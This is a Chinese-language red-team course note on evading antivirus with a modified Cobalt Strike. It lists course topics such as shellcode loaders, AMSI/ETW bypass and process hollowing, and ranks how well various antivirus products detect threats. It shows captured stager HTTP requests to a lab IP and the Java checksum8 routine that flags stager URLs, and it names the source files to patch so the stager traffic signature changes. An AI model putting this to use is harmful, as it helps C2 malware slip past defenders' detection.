


Day164 免杀对抗-安全工具篇&魔改二开 CS&Checksum8算法&Beacon密钥&Stager流量 &生成机制



1.知识点

- 1、环境准备-单机系统&杀毒产品&流量产品
- 2、Webshell-静态对抗&动态对抗&工具对抗
- 3、Webshell-代码混淆&流量绕过&源码魔改

- 1、环境部署-JAR反编译&打包构建-项目即成功
- 2、魔改冰蝎-防识别-打乱特征指纹-使用即变异
- 3、魔改冰蝎-防查杀-新增加密协议-生成即免杀

- 1、环境部署-JAR反编译&打包构建-项目即成功

- 2、魔改哥斯拉-防识别-打乱特征指纹-使用即变异
 - 3、魔改哥斯拉-防查杀-新增后门插件-生成即免杀
-

- 1、C2远控-免杀基础-基本知识&环境搭建
 - 2、C2远控-ShellCode-生成&提取&加载
 - 3、C2远控-ShellCode-Loader免杀开发
-

- 1、C2远控-ShellCode-C/C++加密混淆
 - 2、C2远控-ShellCode-C/C++干扰识别
 - 3、C2远控-ShellCode-C/C++后续升级
-

- 1、C2远控-ShellCode分离-C/C++内存加载
 - 2、C2远控-ShellCode分离-C/C++文件&参数
 - 3、C2远控-ShellCode分离-C/C++协议&管道
-

- 1、C2远控-ShellCode分离-Python内存加载
 - 2、C2远控-ShellCode分离-Python文件&参数
 - 3、C2远控-ShellCode分离-Python协议&管道
-

- 1、C2远控-ShellCode分离-C/C++API函数调用
 - 2、C2远控-ShellCode分离-C/C++inlineHook
 - 3、C2远控-ShellCode分离-C/C++动态内存加密
-

- 1、C2远控-特征消除-编译&资源&壳保护
 - 2、C2远控-红队技能-进程镂空&傀儡进程
 - 3、C2远控-红队技能-APC注入&进程欺骗
-

- 1、C2远控-加载分离-DLL注入&劫持&镂空
 - 2、C2远控-加载分离-白加黑调用新增更改DLL
-

- 1、C2远控-抗沙盒沙箱-机器特征&真机判断
 - 2、C2远控-抗逆向调试-API&调试器行为功能
-

- 1、C2远控-PowerShell文件-冷门混淆器&去特征

- 2、C2远控-PowerShell文件-分割&绕AMSI&ETW

-
- 1、C2远控-PowerShell&C#-Bypass ETW
 - 2、C2远控-PowerShell&C#-Bypass AMSI

-
- 1、C2远控-其他语言-Go&Rust-基础环境搭建
 - 2、C2远控-其他语言-Go&Rust-Loader加载器

-
- 1、C2远控-其他语言-Nim&Zig-基础环境搭建
 - 2、C2远控-其他语言-Nim&Zig-Loader加载器

-
- 1、C2远控-UUID地址-ShellCode转换 (C/C++)
 - 2、C2远控-MAC地址-ShellCode转换 (C/C++)
 - 3、C2远控-IPV4地址-ShellCode转换 (C/C++)

-
- 1、C2远控-EXE处理-减少熵值&自签名&详细信息
 - 2、C2远控-EXE处理-特征码定位&汇编或源码修改

-
- 1、安全工具-EXE处理-MiMiKatz&提权EXP
 - 2、安全工具-EXE处理-非源码修改-转换分离

-
- 1、安全工具-新型C2-Sliver使用详解
 - 2、安全工具-新型C2-Sliver免杀方向

-
- 1、安全工具-配置修改-CS流量特征
 - 2、安全工具-魔改二开-CS个性化打造
 - 3、安全工具-魔改二开-CS免杀流量对抗

-
- 1、安全工具-CS魔改二开-Checksum8算法
 - 2、安全工具-CS魔改二开-Beacon默认密钥
 - 3、安全工具-CS魔改二开-PowerShell混淆融入
-

2.详细点

2.1 常见杀软特点总结



- 1 杀软一般通过以下几点来检测恶意软件和行为：
- 2 1、静态查杀：最基本的查杀方式，主要通过对文件的特征码进行扫描，匹配已知的病毒特征库。如果发现文件特征码与病毒特征库中的某个病毒特征码相匹配，就判断该文件为病毒；部分杀软会在静态查杀时将程序放入沙箱中运行几秒的方式以检测程序是否是恶意程序。
- 3 2、动态（主动）查杀：通过在程序运行时扫描程序内存是否匹配病毒特征的方式主动发现恶意程序。在EDR中还会挂钩敏感的windows API，在程序调用到被挂钩的API时检查函数参数和调用栈以检测恶意程序。
- 4 3、流量监控：监控网络流量，分析网络数据包，如果发现异常流量或者已知的恶意流量特征，就可能是恶意软件在进行网络活动。
- 5 4、行为监控：监控程序的运行行为，如文件操作、注册表操作等。如果发现某个程序的行为超出了正常范围，就可能是恶意软件。

2.2 常见杀软特点



- 1 火绒：静态查杀能力弱，没有动态查杀，横向移动防护比较强，frp等内网穿透受影响。
- 2 360安全卫士/360杀毒：静态查杀能力较强，没有动态查杀，如果开启了核晶模式，则行为查杀比较强，注入进程等敏感行为会被拦截；核晶模式在物理机中默认开启，在虚拟机中默认关闭。
- 3 360QVM：360QVM 简单的说就是使用了机器学习辅助查杀，在360杀毒引擎设置中开启 360QVM 后静态查杀会变得非常流氓，有一点特征就会被查杀。
- 4 Windows Defender：静态查杀能力较强，动态查杀较强，监控 HTTP 流量。
- 5 卡巴斯基：普通版静态查杀能力一般，企业版静态查杀能力较强，动态查杀较强。
- 6 ESET：静态查杀能力较强，没有动态查杀。

2.3 静态查杀能力强弱



- 1 火绒 < 360安全卫士、360杀毒、windows Defender、卡巴斯基标准版 < 卡巴斯基企业版、ESET < 360QVM。
- 2 目前见过静态查杀能力最强的属360QVM，连国外的杀软都有所不及，可以说360QVM是非常流氓的了。

2.4 动态查杀能力强弱



- 1 火绒、360、ESET < 卡巴斯基 < windows Defender。
- 2 火绒、360、ESET 这几个没有动态查杀。

2.5 C2应用&&加载语言



- 1 CS (CobaltStrike)、MSF (Metasploit)、Viper、Ghost，比较小众的C2有Supershell、Manjusaka等，还有个人开发的 C2。



- 1 常见的用来制作免杀语言有C/C++、C#、Powershell、Python、Go、Rust等
- 2 C/C++: 使用最多也是制作免杀的首选语言，很多高级的免杀技术都是使用C/C++来实现，Github 上很多高星的、优秀的免杀项目也是使用C/C++来实现。
- 3 C#: 结合了C++的性能和Java的易用性，通过.NET框架来访问各种API，写起免杀来更为简单，但是基于.NET框架的语言也比其他语言更容易被检测到。
- 4 Powershell: 基于.NET框架的脚本语言，可以很方便的执行，也可以很容易的将Powershell脚本转为C#程序，同C#一样也容易被检测到，2.0以上版本需绕过AMSI。
- 5 Python: 语法简单，写起来容易，大部分学免杀的新手都会Python，认为Python容易，自己也懂Python，于是从Python 开始学免杀，而结果恰恰相反，Python写起免杀来比C/C++还要复杂，在C/C++中可以直接调用 windows API，在 Python 中则要通过一层转化间接调用Windows API，而且Python打包的程序报毒比较高，体积比较大。
- 6 Go: 适合编写高性能的网络应用程序，很多内网穿透工具和漏洞扫描工具如Frp、Fscan等都使用 Go 进行开发，学习Go 语言免杀可以对这些工具进行免杀。
- 7 Rust: Rust性能同C/C++，结构比较整洁但是语法复杂，不适合新手选择。
- 8 其他: ASM、Nim、Java等

补充:

编辑器设置 VS

<https://mp.weixin.qq.com/s/UJlVvagNjmy9E-B-XjBHyw>

编译器差异 G++ GCC

https://blog.csdn.net/weixin_41012767/article/details/129365597

突破内存扫描

项目参考: <https://github.com/wangfly-me/LoaderFly>

360开启核晶 (Vmware)

<https://blog.csdn.net/fishfishfishman/article/details/134156418>

3.演示案例

3.1 安全工具-CS魔改二开-Checksum8算法

(1) URL特征点:



- 1 1、URL特征点:
- 2 32位isStager = 92L
- 3 64位isStagerX64 = 93L

```
1 64位
2
3 GET /DrDc HTTP/1.1
4 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0)
5 Host: 192.168.139.228:8888
6 Connection: Keep-Alive
7 Cache-Control: no-cache
8
9
10 GET /i5Ze HTTP/1.1
11 User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0; MASP)
12 Host: 192.168.139.228:8888
13 Connection: Keep-Alive
14 Cache-Control: no-cache
15
16 32位
17
18 GET /IVsJ HTTP/1.1
19 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727)
20 Host: 192.168.139.228:8888
21 Connection: Keep-Alive
22 Cache-Control: no-cache
```


使用wireshark抓64和32位的数据包


```
159
160     return r;
161 }
162
163 public static long checksum8(String text) {
164     if (text.length() < 4) {
165         return 0L;
166     } else {
167         text = text.replace("/", "");
168         long sum = 0L;
169
170         for(int x = 0; x < text.length(); ++x) {
171             sum += (long)text.charAt(x);
172         }
173
174         return sum % 256L;
175     }
176 }
177
178 public static boolean isStager(String uri) {
179     return checksum8(uri) == 92L;
180 }
```

使用上述代码对请求的url解码

```
1 public class EchoTest {
2     public static long checksum8(String text) {
3         if (text.length() < 4) {
4             return 0L;
5         } else {
6             text = text.replace("/", "");
7             long sum = 0L;
8
9             for(int x = 0; x < text.length(); ++x) {
```


```
10         sum += (long)text.charAt(x);
11     }
12
13     return sum % 256L;
14 }
15 }
16
17 public static void main(String[] args) throws Exception {
18     System.out.println(checksum8("oi9k"));
19 }
20 }
```







(2) 代码更改加文件覆盖:

- 1 3、代码更改加文件覆盖
- 2 固定返回: common\CommonUtils.java
- 3 修改验证: cloudstrike\WebServer.java




